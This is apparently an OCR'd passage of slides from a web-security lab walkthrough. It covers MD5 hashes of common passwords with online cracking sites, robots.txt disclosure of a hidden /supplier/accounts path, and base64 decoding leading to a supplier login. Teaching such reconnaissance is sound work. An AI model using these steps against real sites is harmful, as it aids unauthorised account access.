
- Google: d41d8cd98f00b204e9800998ecf8427e

4. It seems to be a MD5-hashed algorithm

```
$ echo -n "" | md5sum -
d41d8cd98f00b204e9800998ecf8427e *-

$ echo -n "password" | md5sum -
5f4dcc3b5aa765d61d8327deb882cf99 *-

$ echo -n "1234" | md5sum -
81dc9bdb52d04dc20036dbd8313ed055 *-

$ echo -n "money" | md5sum -
9726255eec083aa56dc0449a21b33190 *-
```

4. md5crack.com


4. Google: MD5HashCracker




robots.txt


5. robots.txt directory disclosure

- Is there information leak from robots.txt?




5. /supplier/accounts !? !?






5. Try Base64 Decode




5. JavaScript base64 encoder/decoder



Supplier Login

